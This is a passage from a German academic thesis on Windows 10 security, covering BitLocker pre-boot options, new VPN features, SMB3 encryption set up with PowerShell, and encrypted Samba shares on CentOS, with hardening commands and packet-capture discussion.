Die von Microsoft für die Verwendung von BitLocker bereitgestellten Pre-Boot-Authentifizierungs-Möglichkeiten beschränken sich auf die Verwendung eines USB-Stick (StartUp-Key) und / oder die Verwendung einer PIN mit TPM. Andere Varianten wie beispielsweise Smartcard-Unterstützung in der Pre-Boot-Authentifizierungs-Phase werden nicht angeboten. Daraus ergibt sich zum Beispiel das Problem, dass Geräte die nicht einer persönlichen Nutzung unterliegen, sondern z.B. von mehreren Mitarbeitern eines Unternehmens genutzt werden sollen, nur in der „TPM-Only-Variante“ oder durch Weitergabe der BitLocker-Credentials an die anderen Personen in Betrieb genommen werden können.

Dritthersteller wie die oberösterreichische Firma CPSD[16] bieten Lösungen an, um mittels einer auf Linux basierenden PBA u.a. einen Smartcard-Pre-Boot-Support für BitLocker nachzurüsten. Die Lösung ist jedoch kostenpflichtig, wird im Rahmen dieser vorliegenden Arbeit daher nicht näher beleuchtet.

Bei Verwendung des TPM ohne weiterer Faktoren wie USB-Key und/oder PIN können Angriffe wie Cold-Boot-Attacken oder Auslesen des Hauptspeichers mittels *Direct Memory Access Hardware* konzeptionell nicht ausgeschlossen werden (vgl. [MTN-BitLAtt]). Um solche möglichst hintanzuhalten sollte bereits bei der Auswahl der Hardware darauf geachtet werden, dass:

- Die Hardware keine DMA-fähigen Schnittstellen aufweist, hierzu zählen vor allem Firewire, PCI, PCI-X, ExpressCard-Steckplätze und Thunderbolt. Eventuell vorhandene (und nicht benötigte) Schnittstellen sollten deaktiviert werden.
- Um *Evil-Maid-Angriffe* möglichst hintanzuhalten muss Secure-Boot mit TPM genutzt werden (vgl. [BS-EvilM]). Außerdem sollte jegliche Möglichkeit von alternativen Boot-Medien zu starten in der UEFI-Firmware des Gerätes unterbunden werden.

2.11.3. Neuerungen in BitLocker mit Windows 10

Die Änderungen und Verbesserungen die seitens Microsoft in Bezug auf BitLocker seit Windows 7 vorgenommen wurden sind im Wesentlichen:

- Unter Windows 7 war BitLocker den Nutzern der Ultimate- und Enterprise-Edition vorbehalten, ab Windows 8 und unter Windows 10 ist BitLocker auch in der Professional-Edition nutzbar (vgl. [MS-W10feat]).

  Anmerkung: Die Nutzung von BitLocker-verschlüsselten Wechselmedien ist und war auch bisher bereits mit den günstigeren Editionen möglich, jedoch kann mit diesen ein bestehendes, verschlüsseltes Medium nur genutzt, die Verschlüsselung

[16] CPSD, Produkt Secure Disk: http://www.cpsd.at/loesungen/produkte/verschluesselung/secure-disk/

jedoch auf einem Klartext-Medium nicht ohne hierfür geeignete Edition aktiviert werden.

- Encrypt used space only: Ab Windows 8 und unter Windows 10 kann BitLocker wahlweise auch nur die belegten Blöcke verschlüsseln (vgl. [MTN-BitLus]).
    - Dies ist nützlich, um die Zeit die benötigt wird um ein Medium mit BitLocker zu verschlüsseln drastisch zu reduzieren. Ein leeres (frisch formatiertes) Medium lässt sich so binnen weniger Sekunden verschlüsseln.
    - Vorsicht ist hierbei geboten, wenn sich auf dem Medium zuvor bereits Daten befunden haben die mittels Quick-Format lediglich gelöscht aber nicht vernichtet wurden, diese aktuell unbelegten Sektoren bleiben unverschlüsselt erhalten, solange diese nicht überschrieben werden.
    - Die Vorgangsweise ist auch unter Windows Pre-Installation Environment (WinPE) sowie mit anderen Verfahren zum Aufbringen von Windows in gemanagten Unternehmens-Umgebungen anwendbar. Hierbei kann die Festplatte partitioniert und formatiert, und noch vor dem Aufspielen des Betriebssystems bereits mittels BitLocker verschlüsselt werden. Der Vorgang des Verschlüsselns dauert somit nur wenige Augenblicke. Durch Verwendung sogenannter Pre-Provisionierung wird BitLocker für die Systempartition in einen transparenten Modus der keinerlei TPM oder Eingabe einer PIN oder eines StartUp-Keys erfordert geschaltet. Die gewünschten Protektoren werden erst zum Abschluss der Provisionierung des Gerätes aktiviert und wirksam, wenn der Clear-Protektor entfernt wird.
    - Anmerkung: Das Feature ist rückwärtskompatiblen mit Windows 7, Medien die also mit BitLocker unter Windows 8 / 10 oder mit einer WinPE Version aus Windows 8 oder höher mit der BitLocker Option „*Encrypt used space only*“ verschlüsselt wurden, sind auch unter Windows 7 nutzbar. Wird eine zu Windows 8 oder höhere korrespondierende WinPE-Version eingesetzt, kann diese auch zum Deployment von Windows 7 genutzt werden und somit von diesem Feature der Pre-Provisionierung auch bereits unter Windows 7 noch profitiert werden.
- Network-Unlock: Dieses Feature ist ebenfalls ab Windows 8 und in Windows 10 verfügbar. Wird ein Gerät im Unternehmensnetzwerk (LAN) betrieben, kann die Eingabe der PIN zum Entsperren von BitLocker mittels TPM entfallen. Das Verfahren basiert auf einem per Sitzungsschlüssel sowie RSA-verschlüsselten Bezug von Network-Unlock-Informationen von einem Windows-Server, der mit WDS (Windows Deployment Services) ausgestattet ist. Das Gerät muss hierfür mit einer DHCP-fähigen UEFI-Firmware ausgerüstet sein. Dies ermöglicht, dass das System trotz Nutzung von zwei Faktoren (PIN + TPM) ohne Eingabe einer PIN gebootet werden kann, solange es sich im LAN des Unternehmens befindet (vgl. [MTN-BitLnw]). Auch Wake-On-LAN Szenarien, zum Beispiel für automatisierte Update-Installationen über Nacht, sind hiermit realisierbar.
- Selbstverschlüsselnde Festplatten: Es werden nun auch Self-Encrypting-Drives (SED), also Festplatten die der *OPAL Storage Specification* entsprechen

unterstützt. In diesem Fall wird die Verschlüsselung nicht von der CPU vorgenommen, sondern direkt in der Hardware der Disk durchgeführt, BitLocker verwaltet dann lediglich das Schlüsselmaterial hierfür ([vgl. [MTN-BitLsed]).

- BitLocker PIN-/Passwort-Änderung ohne Administrator-Rechte: Ab Windows 8 und unter Windows 10 können Anwender auch ohne Administrator-Rechte ihre BitLocker-PIN des Systems bzw. das BitLocker-Kennwort für Wechselmedien ändern. Dieses Merkmal kann mittels Group-Policies gesteuert werden und ermöglicht, dass Maschinen z.B. mit einheitlichen PINs ausgerollt und durch die jeweiligen Anwender personalisiert werden (vgl. [MTN-BitLnew]).
- DMA-Port-Protection (ab Windows 10): Während das Gerät gesperrt ist können keine neuen DMA-Geräte in Betrieb genommen werden (verhindert Angriffe auf den Hauptspeicher mittels DMA zum Auslesen des BitLocker-Key aus dem RAM, siehe Abschnitt 2.11.2), bereits in Betrieb befindliche Geräte an DMA-Ports bleiben hierbei in Betrieb. Mittels MDM-Policy können DMA-Ports optional auch während der StartUp-Phase blockiert werden (vgl. [MTN-BitLw10]).
- Recovery-Key Ablage in *Azure Active Directory* (ab Windows 10): Bei Nutzung eines Microsoft Accounts und *Azure Active Directory* kann der BitLocker Recovery Key online im Azure-AD hinterlegt werden (vgl. [MTN-BitLw10]).
- Konfigurierbare Pre-Boot Recovery-Message (ab Windows 10): Die in der Pre-Boot-Authentifizierung angezeigte Recovery-Nachricht ist nun auch über Group-Policy konfigurierbar (vgl. [MTN-BitLw10]).
- XTS-AES Encryption: Erst seit dem November Update von Windows 10 (v1511) steht zusätzlich zum bestehenden AES-CBC[17] 128 / 256bit Modus auch die Verwendung des FIPS-konformen[18] XTS-AES[19] Modus (ebenfalls in 128 oder 256bit) zur Verfügung. Der neue Modus ist nur auf Windows 10 Versionen ab v1511 nutzbar, Medien die auch auf älteren Geräten (also vor allem Windows 7 / 8, aber auch Windows 10 Geräte die nicht auf v1511 aktualisiert wurden) genutzt werden sollen, müssen beim Einrichten von BitLocker weiterhin mit dem AES-CBC Modus verschlüsselt werden (vgl. [MTN-BitLw10]).

[17] CBC = Cipher-block chaining
[18] FIPS = Federal Information Processing Standard, öffentlicher Standard der US-Bundesregierung
[19] XTS = XEX-based tweaked-codebook mode with ciphertext stealing

2.12. Netzwerk

Eine Durchsicht der seitens Microsoft publizierten Informationen ergab in Bezug auf Netzwerk-Sicherheit, also Network Access Control mit IEEE 802.1X, Firewalling, IPSec etc… grundsätzlich keine wesentlichen Neuigkeiten gegenüber Windows 7. Folgende zwei besonders relevant erscheinende Themen wurden jedoch identifiziert:

- Neuerungen beim integrierten VPN-Client, siehe Abschnitt 2.12.1
- Möglichkeit zur Verschlüsselung des SMB-Datenverkehres beim Zugriff auf Netzwerkshares, siehe hierzu Abschnitt 2.12.2 und 2.12.3

2.12.1. Virtual Private Network (VPN), und LockDown-VPN

Bereits mit Windows 8 wurde das in Windows integrierte VPN-Management dahingehend erweitert, dass die VPN-Verbindung „Always-On“ genutzt werden kann. Mit „Always-On“ ist hierbei jedoch nicht gemeint, dass der Benutzer die VPN-Verbindung nicht manuell deaktivieren könnte (vgl. [MS-VPN]).

Ebenfalls seit Windows 8 verfügbar ist „App-Triggered-VPN“ (vormals „On demand VPN“ genannt). Mittels des PowerShell-Commandlets[20] `Add-VpnConnectionTriggerApplication` kann definiert werden, welche Applikationen automatisch welche VPN-Verbindungen triggern (also starten) sollen. Die VPN-Verbindung(en) werden wieder getrennt, sobald alle Applikationen die hierfür konfiguriert sind geschlossen sind. Die Funktionalität ist sowohl für Universal-Apps anhand des Paketnamens als auch für klassische Applikationen auf Basis des Executables konfigurierbar (vgl. [MTN-VPNtrig]).

Neu hinzugekommen sind „Traffic-Filters“. Diese ermöglichen eine feingranulare Konfiguration, welcher Traffic über ein VPN-Interface geführt werden soll. Mittels des VPNv2 Configuration Service Providers können hierfür Applikationen definiert werden, deren Datenstrom über das VPN geführt wird – Netzwerkverkehr der nicht von diesen Applikationen ausgeht wird gefiltert und nicht über das VPN geführt. Alternativ sind auch klassische Regeln wie bei einer Firewall (basierend auf IP-Adressen und Port-Nummern) konfigurierbar.

Das ebenfalls neu hinzugekommene Feature LockDown-VPN ermöglicht nun zu definieren, dass bestimmter Netzwerkverkehr ausschließlich über die VPN-Verbindung geführt werden darf. Das System versucht hierbei die VPN-Verbindung ständig aufrecht zu halten, der Benutzer kann diese nicht mehr trennen oder modifizieren. Wenn die VPN-Verbindung nicht zur Verfügung steht wird ausgehender Netzwerkverkehr blockiert ([MSP-W10, Ch7 – S. 96ff]).

Die neu hinzugekommenen Funktionalitäten Traffic-Filters und LockDown-VPN sind nicht zur direkten Konfiguration am Client vorgesehen, sondern müssen mittels einer *Mobile Device Management-Lösung* (MDM) wie *Microsoft Intune* oder *System Center* parametriert werden. Die Schnittstelle ist offengelegt. Es wird sich zeigen, ob in Zukunft auch kostenfrei nutzbare Alternativen zur Konfiguration angeboten werden. Eine Möglichkeit auch ohne MDM eine Konfiguration vorzunehmen dürfte mittels *Windows Management Instrumentation* (WMI) bestehen. Der für MDM bereitgestellte *VPNv2 Configuration Service Provider* lässt sich offenkundig auch über den *MDM Bridge WMI Provider* ansprechen,

[20] Siehe VPN Client Cmdlets in Windows PowerShell: https://technet.microsoft.com/en-us/library/jj554820.aspx

somit kann dies auch z.B. mittels PowerShell realisiert werden (siehe [MSDN-WMI] und [MSDN-WMIps]). Details zu den neuen Funktionalitäten sind [MTN-VPN], [MSDN-VPNv2] und [TEE14-VPN] zu entnehmen.

2.12.2. Verschlüsselter Dateizugriff auf Windows-Netzwerkshares

Ab Windows 8 sowie Windows Server 2012 steht als Protokoll für Netzwerk-Fileservices auch Server Message Block (SMB) in der Version 3.0 (SMB3) zur Verfügung. Dies ermöglicht - im Gegensatz zu den bisherigen SMB-Protokollversionen die bis Windows Server 2008 R2 und Windows 7 zum Einsatz kamen - auch eine verschlüsselte Übertragung von Dateien.

Der Vorteil gegenüber dem Einsatz anderer Netzwerk-Verschlüsselungs-Technologien wie IPSEC liegt in der Einfachheit der Nutzung, es sind keinerlei Zertifikate, Schlüsselmaterial oder ähnliches zu verteilen. Die Nutzung der Verschlüsselung muss lediglich auf Server-Seite aktiviert werden, wobei auch Windows-Clients als SMB-Server dienen können. Auch die Integrität kann kryptographisch mittels hardwarebeschleunigtem AES-CMAC (Advanced Encryption Standard - Cipher-based Message Authentication Code) sichergestellt werden. Das Verfahren schützt vor Eavesdropping und deckt auch Man-in-the-Middle Downgrade-Angriffe auf unverschlüsseltes SMB2 auf, allerdings können keine Downgrade-Angriffe auf SMB1 abgewehrt werden, weshalb empfohlen wird SMB1 zu deaktivieren sofern keine alten Clients vor Windows Vista mehr unterstützt werden müssen. (vgl. [MSDN-SMB3], [MTN-SMB3], [PKB-SMB3], [TNB-SMB3]).

Die Konfiguration kann auf Windows-Servern mittels des File Server Managers, oder auch automatisiert sowohl auf Windows Servern wie auch Windows-Clients (ab Windows 8) mittels Powershell durchgeführt werden.

Die aktuelle SMB-Server-Konfiguration lässt sich mittels PowerShell wie folgt abfragen:

```
PS C:\> Get-SmbServerConfiguration
AnnounceComment                   :
AnnounceServer                    : False
AsynchronousCredits               : 64
AuditSmb1Access                   : False
AutoDisconnectTimeout             : 15
AutoShareServer                   : True
AutoShareWorkstation              : True
CachedOpenLimit                   : 10
DurableHandleV2TimeoutInSeconds   : 180
EnableAuthenticateUserSharing     : False
EnableDownlevelTimewarp           : False
EnableForcedLogoff                : True
EnableLeasing                     : True
EnableMultiChannel                : True
EnableOplocks                     : True
EnableSecuritySignature           : False
EnableSMB1Protocol                : True
EnableSMB2Protocol                : True
EnableStrictNameChecking          : True
EncryptData                       : False
IrpStackSize                      : 15
KeepAliveTime                     : 2
MaxChannelPerSession              : 32
MaxMpxCount                       : 50
MaxSessionPerConnection           : 16384
MaxThreadsPerQueue                : 20
MaxWorkItems                      : 1
NullSessionPipes                  :
NullSessionShares                 :
OplockBreakWait                   : 35
PendingClientTimeoutInSeconds     : 120
RejectUnencryptedAccess           : True
RequireSecuritySignature          : False
ServerHidden                      : True
Smb2CreditsMax                    : 2048
Smb2CreditsMin                    : 128
SmbServerNameHardeningLevel       : 0
TreatHostAsStableStorage          : False
ValidateAliasNotCircular          : True
ValidateShareScope                : True
ValidateShareScopeNotAliased      : True
ValidateTargetName                : True
```

Zusammenfassung der Fähigkeiten:

- Vor Windows Vista, z.B. Windows XP: SMB1, keine Verschlüsselung möglich
- Ab Windows Vista, Windows 7, Server 2008, 2008R2: SMB2, ohne Verschlüsselung
- Ab Windows 8, 8.1, 10 bzw. Server 2012, 2012R2, 2016: SMB3 mit Fähigkeit zur optionalen Verschlüsselung (standardmäßig jedoch nicht aktiviert).

Abbildung 72 zeigt den Netzwerk-Traffic beim Speichern einer Textdatei vor Aktivierung der EncryptData-Konfiguration, die Datei-Inhalte „`test test …`“ sind im Klartext lesbar. Als Server sowie als Client diente jeweils Windows 10.




Abbildung 72: Netzwerk-Verkehr einer unverschlüsselten SMB2-Verbindung

Die zuvor angeführte (mit PowerShell abgefragte) Konfiguration entspricht den Einstellungen die mit Windows 10 (Version 1511) im Auslieferungszustand (nach Installation des OS) gesetzt sind. Um ausschließlich verschlüsselte Kommunikation anzubieten sind daher folgende Konfigurationsänderungen durchzuführen:

```
PS C:\> Set-SmbServerConfiguration -EnableSecuritySignature $true
PS C:\> Set-SmbServerConfiguration -EncryptData $true
```

Alternativ kann die Verschlüsselung auch granular für einzelne Netzwerk-Shares anstatt serverweit aktiviert werden:

```
PS C:\> Set-SmbShare –Name DemoShare -EncryptData $true
```

Sind keine Geräte vor Windows Vista mehr im Einsatz, sollte die SMB1 Unterstützung deaktiviert werden, um Downgrade-Angriffe auf unsicheres SMB1 zu verhindern. Zusätzlich sollte die verpflichtende Verwendung von Signaturen aktiviert werden:

```
PS C:\> Set-SmbServerConfiguration -EnableSMB1Protocol $false
PS C:\> Set-SmbServerConfiguration -RequireSecuritySignature $true
```

Windows 7 Geräte unterstützen noch kein SMB3-Protokoll und somit auch keine Verschlüsselung. Sollen Windows 7 Geräte mit SMB2 weiterhin unterstützt werden, muss nach Aktivierung der Verschlüsselung als Fallback noch der Klartextzugriff erlaubt werden:

```
PS C:\> Set-SmbServerConfiguration -RejectUnencryptedAccess $false
```

Die Konfiguration von `RejectUnencryptedAccess` könnte intuitiv interpretiert leicht missverstanden werden, [MSDN-SMB3] erklärt die Wirkungsweise wie folgt:

EncryptData	RejectUnencryptedAccess	Zugriff im Klartext mit SMB2 möglich
$false	$false	Ja
$false	$true	Ja
$true	$true	Nein
$true	$false	Ja

Die hier mittels PowerShell gezeigten Konfigurationsänderungen können alternativ auch mittels GroupPolicies und/oder LanmanServer-Registry-Keys appliziert werden (vgl. [WSec-SMB3]).

Abbildung 73 zeigt den SMB-Traffic zwischen zwei Windows 10 Geräten nach Aktivierung der Verschlüsselung, sämtliche SMB-Pakete werden von Wireshark nun als „Encrypted SMB3“ dargestellt, im Datenstrom ist kein Klartext-Datei-Inhalt mehr erkennbar.




Abbildung 73: Netzwerk-Verkehr einer verschlüsselten SMB3-Verbindung

2.12.3. Verschlüsselter Dateizugriff auf Linux-Netzwerkshares (Samba)

Unter Linux wird der Zugriff von Windows Clients auf Netzwerkshares mittels Samba bewerkstelligt. Samba unterstützte zwar bereits ab Version 3.2 eine Verschlüsselung mittels des `smb.conf` Parameters `smb encrypt`, allerdings bislang nur mittels der „UNIX Extensions“, welche jedoch von Windows Clients nicht unterstützt werden. De-Fakto konnte Verschlüsselung daher mit Samba 3 nur von Linux-Clients sowie MAC-Clients zu Linux-Samba-Servern, nicht aber mit Windows Clients genutzt werden (vgl. [Samba-UNIX]).

Ab Samba v4.1.0 kann laut Release-Notes die von Microsoft mit SMB3 eingeführte und im vorherigen Abschnitt 2.12.2 erläuterte Variante der Verschlüsselung auch mit Samba genutzt werden, allerdings scheint die Unterstützung lediglich für den SMB-Client implementiert zu sein. Jedenfalls wird nicht erläutert, wie auch der SMB-Dämon hierfür konfiguriert werden könnte (vgl. [Samba-410]). Die aktuelle Samba-ManPage nennt für die `smb encrypt` Option weiterhin die Einschränkung, dass die Encryption mittels UNIX Extensions realisiert wird, und nicht mit Windows-Clients kompatibel ist (vgl. [Samba-Conf]). Es scheint jedoch lediglich die Dokumentation auf der Samba-Website fehlerhaft beziehungsweise veraltet zu sein, denn mit Bug-ID #11372[21] wurde dieser Abschnitt der Dokumentation schlussendlich im Juli 2015 abgeändert - wenngleich auch mit Stand 05.12.2015 auf der WebSite immer noch nicht in aktualisierter Form veröffentlicht. In der ManPage einer aktuelleren Samba 4.2.0 Version wird nun aber die `smb encrypt` Option doch als kompatibel mit SMB Version 3.0 und „Windows 8 oder neuer“ beschrieben (vgl. [Samba-420]).

Ein Praxis-Test unter der zu Red Hat Enterprise Linux 7 (RHEL 7) binärkompatiblen, freien Linux-Distribution CentOS 7.1 bestätigt dies. Für den Test wurde das RPM-Paket des bekannten deutschen Enterprise-Samba-Anbieter SerNet in der Version SerNet-Samba 4.2.5 wie folgt über die Paketverwaltung installiert:

Ergänzen der SerNet-Paketquellen (siehe https://portal.enterprisesamba.com/#buildkey)

```
[root@Sec-NS1 ~]# cd /etc/yum.repos.d
[root@Sec-NS1 yum.repos.d]# vi sernet-samba-4.2.repo
[sernet-samba-4.2]
name=SerNet Samba 4.2 Packages (rhel-7)
type=rpm-md
baseurl=https://sernet-samba-
public:Noo1oxe4zo@download.sernet.de/packages/samba/4.2/rhel/7/
gpgcheck=1
gpgkey=https://sernet-samba-public:Noo1oxe4zo@download.sernet.de/   ↩
              packages/samba/4.2/rhel/7/repodata/repomd.xml.key
enabled=1
```

Installation von SerNet-Samba in der Version 4.2.5

```
[root@Sec-NS1 ~]# yum update
[root@Sec-NS1 ~]# yum install sernet-samba
```

CentOS Firewall-Freigabe der für den Betrieb des SMB-Dämon benötigten Ports:

```
[root@Sec-NS1 ~]# firewall-cmd --zone=public --add-port=445/tcp
[root@Sec-NS1 ~]# firewall-cmd --zone=public --add-port=139/tcp
```

[21] https://bugzilla.samba.org/show_bug.cgi?id=11372

Konfiguration eines Demo-Shares und Aktivierung der Verschlüsselung sofern der Client diese unterstützt:

```
[root@Sec-NS1 ~]# vi /etc/samba/smb.conf
[global]
workgroup = WORKGROUP
server string = demoserver
smb encrypt = desired
client signing = auto

[demoshare]
writable = yes
browsable = yes
path = /demoshare
```

Start des SMB-Servers und Test der Verbindung auf der Konsole, mittels `smbclient`. Um die Verschlüsselung zu nutzen muss das SMB3-Protokoll gewählt und mit der Option `-e` die Verschlüsselung explizit für den SMB-Client aktiviert werden:

```
[root@Sec-NS1 ~]# smbd
[root@Sec-NS1 ~]# smbclient -U gunnar //ns1.it-sec.ovh/demoshare -mSMB3 -e
Enter gunnar's password:
Domain=[SEC-NS1] OS=[] Server=[]
smb: \> ls
  .                                   D        0  Sun Dec  6 20:38:44 2015
  ..                                  D        0  Sun Dec  6 20:29:31 2015
  test.txt                            A    48000  Sun Dec  6 20:53:03 2015

                29822848 blocks of size 1024. 26339740 blocks available
```

Der Sniffer-Dump in Abbildung 74 zeigt den verschlüsselten Zugriff von einem Windows 10 Gerät auf den mit Samba 4.2.5 unter CentOS 7.1 bereitgestellten Netzwerkshare.




Abbildung 74: Netzwerk-Verkehr einer verschlüsselten SMB3-Verbindung mit Samba 4.2.5

2.13. Web-Browser: Microsoft Edge und Alternativen

Microsoft hat sich – nicht zuletzt wohl auch aufgrund des in Bezug auf Security schlechten Rufes von *Internet Explorer 11* – entschlossen, in Windows 10 einen neuen Browser namens *Microsoft Edge* (vormals „Projekt *Spartan*“) zur Verfügung zu stellen. Der aus Windows 7 und Windows 8 / 8.1 bekannte *Internet Explorer 11* ist zwar aus Kompatibilitätsgründen weiterhin in Windows 10 enthalten, jedoch in den regulären Editionen nicht mehr als Default-Browser konfiguriert.

Während Microsoft bislang mit Internet Explorer das Ziel verfolgte, einen möglichst langfristig (über die gesamte Laufzeit des Betriebssystems) unterstützten Browser zur Verfügung zu stellen, der zwar Security-Updates erhält, jedoch nur mit dedizierten Versions-Updates mit neuen Funktionalitäten ausgestattet wird, hat sich diese Strategie mit Edge nun grundlegend geändert. *Edge* wird als volatile, fortwährend weiterentwickelte[22] Komponente angesehen, die mit regulären periodischen Updates nicht nur Security-Bugfixes, sondern auch neue Features erhält. Die wichtigsten Neuerungen und Fragen zu Edge sind in [MS-EdgeFAQ] zusammengefasst.

2.13.1. Einschränkungen von Edge

Bei der Entwicklung wurde bewusst entschieden Technologien wie ActiveX-Controls oder Browser-Helper-Objects nicht mehr zu unterstützten. Daraus ergibt sich die Einschränkung, dass Drittthersteller-Add-ons wie zum Beispiel das Adobe Acrobat Plug-In, Oracle Java, Adobe Shockwave & Flash u.a. nicht mehr unterstützt werden. Stattdessen hat Microsoft jedoch entschieden, zumindest die Darstellung von PDF-Dokumenten und die Wiedergabe von Adobe Flash Inhalten nativ in Edge zu integrieren. Letzteres hat den Vorteil, dass reguläre Edge-Updates zugleich auch die Flash-Wiedergabe und PDF-Darstellung aktuell halten, wodurch Anwender geringeren Risiken ausgesetzt sind, welche bislang oftmals aus der Verwendung veralteter Dritthersteller-Plug-In-Versionen resultierten.

2.13.2. Security Features von Edge

